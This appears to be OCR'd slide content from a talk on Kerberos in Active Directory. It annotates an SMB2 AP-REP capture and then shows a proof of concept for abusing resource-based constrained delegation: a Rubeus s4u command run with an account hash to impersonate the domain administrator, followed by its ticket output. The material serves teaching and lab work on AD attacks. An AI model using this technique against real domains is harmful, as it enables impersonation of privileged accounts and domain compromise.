

Secret Key
Session Key
TS
Timestamp
Auth
Authenticator
AS
Vegeta
NTDS
TGS
HTTP
TS
CIFS
TS
TS

AP-REP (SMB)

- AP-REP through SMB
- ST encrypted with session key
- Mutual authentication between Web01 and Sql01



```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Response (0x01)
    [Preauth Hash: 8b937fc5b8f278aa859bcde86e0adaffde7d25cf855070d7…]
    StructureSize: 0x0009
    Session Flags: 0x0000
    Blob Offset: 0x00000048
    Blob Length: 184
    Security Blob: a181b53081b2a0030a0100a10b06092a864882f712010202…
      GSS-API Generic Security Service Application Program Interface
        Simple Protected Negotiation
          negTokenTarg
            negResult: accept-completed (0)
            supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
            responseToken: 60819706092a864886f71201020202006f8187308184a003…
            krb5_blob: 60819706092a864886f71201020202006f8187308184a003…
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
              krb5_tok_id: KRB5_AP_REP (0x0002)
              Kerberos
                ap-rep
                  pvno: 5
                  msg-type: krb-ap-rep (15)
                  enc-part
                    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                    cipher: 0820dd7225d216f9f069346ca3dff47f2869fce7e133646a…
                      encAPRepPart
                        ctime: 2021-04-14 20:27:25 (UTC)
                        cusec: 38
                        subkey
                        seq-number: 359114292
```



AS

NTDS

TGS

Vegeta

HTTP Response

HTTP

CIFS

TGT

ST

ST

TS


15:00

Secret Key

Session Key

TS Timestamp

Auth Authenticator



Abusing RBCD


- If you have write rights over msDS-AllowedToActOnBehalfOfOtherIdentity, you can configure RBCD

- In order to exploit the trust, you need an account able to invoke S4U2Self and S4U2Proxy
    - Any account with a SPN configured can do this


- You can impersonate any user against the services of the affected service account!

PoC

Rubeus first requests a TGT on behalf of Web01 using the specified credentials



```
PS C:\Tools> .\Rubeus.exe s4u /impersonateuser:administrator /user:web01$ /rc4:987af3a017f733f09da64e322a0ffcdc
/msdsspn:HTTP/sql01.capsule.corp /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: S4U

[*] Using rc4_hmac hash: 987af3a017f733f09da64e322a0ffcdc
[*] Building AS-REQ (w/ preauth) for: 'capsule.corp\web01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIEzjCCBMqgAwIBBaEDAgEWooID5TCCA+FhggPdMIID2aADAgEFoQ4bDENBUFNVTEUuQ09SUKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMY2
Fwc3VsZS5jb3Jwo4IDnTCCA5mgAwIBEqEDAgECooIDiwSCA4eqGBbUpcr4TBI+/RU9eMsai5hKya0ZwUjFrHjPLcFYGi62N2/Wg0Kzn6cz92UTzf
W5ziNiK6H1//CAJNBDgJt/quTTMyEhHChBezC/aG4wN831eFQ+BIpYIocCbmnpxLwo8WF8Ln5vS4Lhc10zXPSh0J1pw+dx3DnsAjaDjYBrzEEvb1
DAEnzmsH7xmXVwqv2EJQvHmc8HyAD15CpFNe+/aJPCety4TVCS8z2SkrOmnZ8+AkwN26xpF0cVISvTrdb8O1mmgrB+9k1KiUUKW8zgEA2ONOX7i1
```




```
[*] Action: S4U

[*] Using domain controller: dc01.capsule.corp (10.11.3.5)
[*] Building S4U2self request for: 'web01$@CAPSULE.CORP'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'web01$@CAPSULE.CORP'
[*] base64(ticket.kirbi):
```

```
      doIFWDCCBVSgAwIBBaEDAgEWooIEZjCCBGJhggReMIIEWqADAgEFoQ4bDENBUFNVTEUuQ09SUKITMBGgA
wwggQooAMCARKhAwIBAqKCBBoEggQWCFr/Ajv9yMhl0ED5gpx5Fx85aqN7FvxrBpZd187MI2vWdMcfHXgifswfF
RZf7y3VRCAlIoRtX2kW6Hiq+y0alkxnDesuD+w4zJlRY72bfu85+HzFtqZFWdG0XuNnKDS+VTqLqmxosTY2GLet
3rSVEIqRxdYXn67H2mvaIdq6TwJF8YIHpoQyTDGVpdyassMmEEQ5P1XfaTdbNn/p5RhHCaEJAyfZfL5sp4bz1fY
jPA6/DD6tTu8bUXbLBtd4udr0byHyDpQB3iSyne1Zag64XT/2IbnLJ5ITjNjjjdOSf21WLn4bqHCWlEYs1U4NNL
CvhMtZUPp87jwoeKkX4/8yV5r2mT7wb84+Pg1igVmcfvvWJJWFjPEhmMfSWPt7eJzJnphQQnL/UY37cV9bYmnaN
Y4X9LjSBanyf+v0byXXhei/R9UuPTn+7FAJ9Nwoy0OopUgmPJxqVuM0Hs7cA17sC6s7H1eCUcpbtRDkpNA+pWl2
PG657MjjMJqc7WVAozWBUemyxJetM58aqhYHPRwvAT8M+zWerc8bLxU0DVIJRDc4X5e6WB7ER/5h35KJuP3saxA
```


It then invokes S4U2Self to obtain a ST in the name of Administrator

The resulting ST is non-forwardable



Administrator: Windows PowerShell

```
PS C:\Tools> .\Rubeus.exe describe /ticket:doIFWDCCBVSgAwIBBaEDAgEWooIEZjCCBGJhggReMIIEWqADAgEFoQ4bDENBUFNVTEUuQ
09SUKITMBGgAwIBAaEKMAgbBndlYjAxJKOCBCwwggQooAMCARKhAwIBAqKCBBoEggQWCFr/Ajv9yMhl0ED5gpx5Fx85aqN7FvxrBpZd187MI2vWd
McfHXgifswfPzpqstemklL97xJC93Kb+pbMFpRZf7y3VRCAlIoRtX2kW6Hiq+y0alkxnDesuD+w4zJlRY72bfu85+HzFtqZFWdG0XuNnKDS+VTqL
qmxosTY2GLeteGJbgC/O9PcCBkuaxfRuIP4I83rSVEIqRxdYXn67H2mvaIdq6TwJF8YIHpoQyTDGVpdyassMmEEQ5P1XfaTdbNn/p5RhHCaEJAyf
ZfL5sp4bz1fY8xtkbzOOJvJTjda7bWV245yGVjPA6/DD6tTu8bUXbLBtd4udr0byHyDpQB3iSyne1Zag64XT/2IbnLJ5ITjNjjjdOSf21WLn4bqH
